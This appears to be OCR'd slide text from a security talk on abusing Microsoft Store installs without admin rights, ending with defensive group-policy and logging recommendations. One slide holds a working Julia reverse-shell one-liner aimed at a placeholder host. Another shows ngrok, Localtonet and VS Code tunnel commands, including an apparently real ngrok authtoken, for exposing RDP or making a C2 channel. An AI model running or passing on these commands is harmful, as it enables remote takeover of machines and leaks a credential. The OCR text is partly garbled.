
Example of a Reverse Shell written in the Julia language (same for Python):
winget install julia -s msstore --accept-package-agreements --accept-source- agreements
julia -e "using Sockets; sock=connect(\"<DOMAIN/IP›\", ‹PORT>); while true; cmd = readline(sock); if lisempty(cmd); ioo = IOBuffer(); ioe = IOBuffer(); try run (pipeline(' cmd. exe /c $cmd, stdout=ioo, stderr=ioe)); catch e write(ioe, string(e)); end; write(sock, String(take! (ioo)) * String(take! (ioe))); end; end;"
Page 2005:46:13 Slide text
Tunnels
F6

ngrok tunnel (no Administrator rights): winget install --id 9MVS1J51GMK6 - - source msstore --accept-package-agreements --
accept-source-agreements
ngrok config add-authtoken 2NBe1FMh7Y7YA9eP9wP9aqJs8JZ_391bXAyvt5vR5Kx7dxZPy ngrok tcp 3389
Localtonet tunnel (no Administrator rights):
winget install --id 9MZBMT85F2SB --source msstore --accept-package-agreements --
accept-source-agreements
<FIND THE LOCALTONET DIRECTORY> localtonet.exe authtoken ‹ TOKEN>
VS Code* tunnel (no Administrator rights):
winget install --id XP9KHM4BK9FZ7Q --source msstore --accept-package-agreements -- accept-source-agreements
<AUTHENTICATE ON GITHUB> code tunnel --verbose --accept-server-license-terms --random-name
* — https://badoption.eu/blog/2023/01/31/code_c2.html and https://www.sentinelone.com/labs/operation-digital-eye-chinese-apt-compromises-critical-digital-infrastructure-via-visual-studio-code-tunnels/
Page 2105:47:13 Slide text
Recommendations
F6

Restrict users to installing apps only from the Microsoft Store [AllowAllTrustedApps → 0]. Block installation of apps (MSIX/APPX) for users without Administrator rights [BlockNonAdminUserInstall → 1].
Detect installation of unsigned MSIX/APPX packages (Windows 11): the -AllowUnsigned parameter of the Add-AppPackage cmdlet. See also event 9545 in the Microsoft-Windows-AppXDeploymentServer/Operational log.
gpedit.msc → Computer Configuration → Administrative Templates → Windows Components → App Package Deployment:
Редактор локальной групповой политики
Вид Справка
Bm y
• Рабочие папки
Состояни
• Развертывание пакета приложени:
3 Разрешить установку всех доверенных приложений
› Расположение и датчики
: Разрешить разработку приложений Магазина Windows
1 Регистрация устройства
: Разрешить приложению Windows предоставлять разны
Рукописный ввод
: Разрешить операции развертывания для особых профи
Сборки для сбора данных и предварительны
: Разрешенные имена семейств пакетов для установки по
| Синхронизация параметров
: Отключить установку приложений Windows на несисте
• Служба журнала событий
: Не разрешать автоматическое обновление загруженны
| Служба установки ActiveX
: Не разрешать автоматическое обновление загруженны
1 Службы IIS
: Настройте авторизованные домены для проверки подли
› • Службы удаленных рабочих столов
: Запретить хранение данных приложений пользователе!
• Смарт-карта • Совместимость драйверов и устройств
: Запретить пользователям, не являющимся администрат : Архивировать редко используемые приложения
Совместимость приложений
кой групповой политики
Send events 603, 9545, 400, 854 from the Microsoft-Windows-AppXDeploymentServer/Operational log, and PowerShell interpreter events, to a SIEM or Log Management system.
Состояние • Разрешить установку всех доверенных приложени! 2) Разрешить разработку приложений Магазина Windows и их установку из интегрированной среды разработки (DE) : Разрешить приложению Windows предоставлять разным пользователяи общий доступ к данному приложению 2) Разрешить операции развертывания для особых профилей
Сборки для сбора данных и г
: Разрешенные имена семейств пакетов для установки пользователем без прав администратора • Отключить установку приложений Windows на несистемных томах
Служба журнала событий
3 Не разрешать автоматическое обновление загруженных неопубликованных приложений в фоновом режиме по сети с
Служба установки Activex
: Не разрешать автоматическое обновление загруженных неопубликованных приложений в фоновом режиме
Службы IS
E Настройте авторизованные домены для проверки подлинности HTTPS при установке потоковой передачи MSIX
Службы удаленных рабочих столов Смарт-карта Совместимость драйверов и устройств
Page 2205:47:53 Slide text
Thank you for your attention!
F6
Telegram channel: